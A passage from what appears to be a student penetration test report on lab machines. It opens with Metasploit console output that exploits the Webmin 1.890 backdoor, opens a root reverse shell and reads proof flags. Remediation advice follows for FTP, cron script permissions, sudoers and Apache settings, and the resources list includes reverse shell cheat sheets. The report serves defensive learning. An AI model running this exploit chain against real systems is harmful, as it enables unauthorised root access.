
```
msf6 > use 7
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > █
```

Figure 30 Setting exploit options.



```
msf6 exploit(linux/http/webmin_backdoor) > set RHOSTS 172.16.32.18
RHOSTS ⇒ 172.16.32.18
msf6 exploit(linux/http/webmin_backdoor) > set RPORT 10000
RPORT ⇒ 10000
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 172.16.32.16
LHOST ⇒ 172.16.32.16
msf6 exploit(linux/http/webmin_backdoor) > █
```

Figure 31 Exploitation of Webmin portal using Metasploit. This exploit gave me a backdoor root shell that could execute commands.



```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 172.16.32.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 2 opened (172.16.32.16:4444 → 172.16.32.18:54186) at 2024-10-09 12:44:51 -0600

whoami
root
pwd
/usr/share/webmin
ls /home
ansible
tmp
webmin
cat /home/webmin/proof.txt
BslVmSqrPYLIMxhJZrjZVbXGWCQAuO
cat /root/proof.txt
LxCiTCUkPdmRLTUjUbUEEzcwvmaLMR
```

Lessons Learned

While performing the penetration test on Box 2, I discovered the importance of searching for vulnerabilities of specific service versions. Although I had previously known that this was important, it wasn't one of the first items I did when enumerating and scanning the box. Only after I had spent some time searching for a vulnerability in the website did I return to the Webmin page to search for vulnerabilities. One way to find low hanging fruit is to immediately perform a search on current service versions of services running on a machine to see if there are any obvious exploits.

Box 1 Recommendations

Disable Anonymous login on the FTP server

Description of Vulnerability

Having anonymous login enabled on the FTP server means that anyone can login and see the files on the server. Anonymous users are also allowed to change file permissions and edit the files on the server. Users can also execute files on the FTP server through the web browser.

Severity

High

Impact to Confidentiality, Integrity, and Availability

Confidentiality is affected because this vulnerability allows any user to read the contents of files on the FTP server. Integrity is affected because anonymous users are allowed to edit file contents, meaning that files could be modified from their original form. Availability could also possibly be affected if the PHP pages on the FTP server were meant to be part of the website. An attacker could remove them, and break portions of the website.

Mitigation Steps

To resolve this vulnerability, the best course of action would be to disable anonymous logins to the FTP server entirely. According to the proFTPd documentation, you can disable anonymous logins by removing all <Anonymous> sections from the FTP server configuration file and reload the daemon. http://proftpd.org/docs/faq/linked/faq-ch5.html#AEN597. If you see it necessary to maintain the Anonymous login for any reason, you should set a password for the Anonymous user and limit file writing abilities. Here is a documented configuration file for proFTPd that can serve as a good reference: http://www.proftpd.org/docs/configs/anonymous.conf.

Change file permissions of /opt/gettime.py to read only

Description of Vulnerability

Allowing all users to write to the gettime.py file presents a serious vulnerability as any user could use this file to execute code and gain access to the administrator account. This occurs because the administrator user owns a cron job that runs that script.

Severity

High

Impact to Confidentiality, Integrity, and Availability

Confidentiality is affected because this vulnerability allows any user on the server to gain access to the administrator account, giving them access to view and edit files that they should not be able to. Integrity is affected because the gettime.py script can be edited by any user, changing its functionality. Availability could be affected if any part of the system relies on the original content or purpose of the gettime.py script.

Mitigation Steps

To resolve this vulnerability, the file permissions of gettime.py should be changed to only allow the owner account the ability to write to the gettime.py file. This could be accomplished by using a command such as **chmod 740 gettime.py**. This would give the administrator all permissions, group members read permissions, and other users no permissions. A guide to file permissions and commands can be found here: https://www.ricmedia.com/tutorials/linux-file-permissions-tutorial.

Require sudo users to enter a password in all cases

Description of Vulnerability

The entry (root) NOPASSWD: /usr/bin/vim in the sudoers file allows for the administrator user to run vim as root without entering a password. This is dangerous because a threat actor with access to the administrator account can escalate to a root shell with sudo access to vim.

Severity

High

Impact to Confidentiality, Integrity, and Availability

Confidentiality is affected because this vulnerability allows the administrator account to escalate to root privileges without a password. This means that an exploitation of this vulnerability would lead to an attacker having full access to view and edit all files on a system, thereby also affecting integrity.

Mitigation Steps

To resolve this vulnerability, the entry **(root) NOPASSWD: /usr/bin/vim** should be removed from the administrator entry in the sudoers file. Any other entries containing NOPASSWD should also be removed. The default for linux is to require a password to use sudo. Here is an article for referencing how to correctly edit the sudoers file: https://www.ducea.com/2006/06/18/linux-tips-password-usage-in-sudo-passwd-nopasswd/.

Disable Web Directory Listing in Apache

Description of Vulnerability

Having the default directory listing enabled can allow attackers to easily enumerate your web site to find potential vulnerabilities. This vulnerability can range in severity depending on what files and content can be seen on the directories. In the case of this test. It allows an attacker to easily find the files located on the FTP server to be able to execute them.

Severity

Medium

Impact to Confidentiality, Integrity, and Availability

Confidentiality is the main factor affected because this vulnerability allows any user to read the contents of directories on the Apache web server. This results in names of files being disclosed whether or not website users have permission to read them.

Mitigation Steps

To resolve this vulnerability, the best course of action would be to disable the directory listing in the Apache web server configuration files. This can be achieved in a few different ways. One way is to find the edit the site configuration file found at /etc/apache2/other/. In the conf file, you should find the Options line within the <Directory> tags, and change **Options Indexes FollowSymLinks** to **Options -Indexes FollowSymLinks** The following is a resource that contains three different ways to disable directory listing on Apache: https://www.simplified.guide/apache/disable-directory-listing#disable-apache-directory-listing-via-directory-s-options-directive.

Box 2 Recommendations

Update Webmin admin portal

Description of Vulnerability

Version 1.890 of the Webmin admin portal contains a critical vulnerability which allows any unauthenticated user to execute arbitrary commands as the root user. This allows for complete takeover of the system.

Severity

Critical

Impact to Confidentiality, Integrity, and Availability

Confidentiality, integrity, and availability are all affected in this case as even an unexperienced threat actor can completely compromise the system with ease and take complete control causing serious damage. This means that they can view and edit all files on the system and disrupt operations.

Mitigation Steps

To resolve this vulnerability, the Webmin server must be updated to the latest version. This should be able to be done by running **sudo apt update** and **sudo apt upgrade** followed by a reboot**.** If those commands don't upgrade webmin, it may need to be added to the repository sources list. Instructions to perform that process can be found here under step 2: https://www.liquidweb.com/blog/webmin-ubuntu/. After adding the repository, the apt update and apt upgrade commands should be run again. Updates should be applied to this machine frequently and consistently to avoid running old vulnerable versions.

Disable Web Directory Listing in Apache

Description of Vulnerability

Having the default directory listing enabled can allow attackers to easily enumerate your web site to find potential vulnerabilities. This vulnerability can range in severity depending on what files and content can be seen on the directories.

Severity

Medium

Impact to Confidentiality, Integrity, and Availability

Confidentiality is the main factor affected because this vulnerability allows any user to read the contents of directories on the Apache web server. This results in names of files being disclosed whether or not website users have permission to read them.

Mitigation Steps

To resolve this vulnerability, the best course of action would be to disable the directory listing in the Apache web server configuration files. This can be achieved in a few different ways. One way is to find the edit the site configuration file found at /etc/apache2/other/. In the conf file, you should find the Options line within the <Directory> tags, and change **Options Indexes**

FollowSymLinks to **Options -Indexes FollowSymLinks** The following is a resource that contains three different ways to disable directory listing on Apache: https://www.simplified.guide/apache/disable-directory-listing#disable-apache-directory-listing-via-directory-s-options-directive.

Resources

- https://www.exploit-db.com/exploits/47230
- https://gtfobins.github.io/gtfobins/vim/#sudo
- https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#python
- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=webmin
- https://webmin.com/security/
- https://tryhackme.com/r/room/introtoshells
- https://tryhackme.com/r/room/uploadvulns
- https://tryhackme.com/r/room/linprivesc
- https://www.simplified.guide/apache/disable-directory-listing#disable-apache-directory-listing-via-directory-s-options-directive
- https://www.liquidweb.com/blog/webmin-ubuntu/
- https://www.ducea.com/2006/06/18/linux-tips-password-usage-in-sudo-passwd-nopasswd/
- https://www.ricmedia.com/tutorials/linux-file-permissions-tutorial
- http://www.proftpd.org/docs/configs/anonymous.conf
- http://proftpd.org/docs/faq/linked/faq-ch5.html#AEN597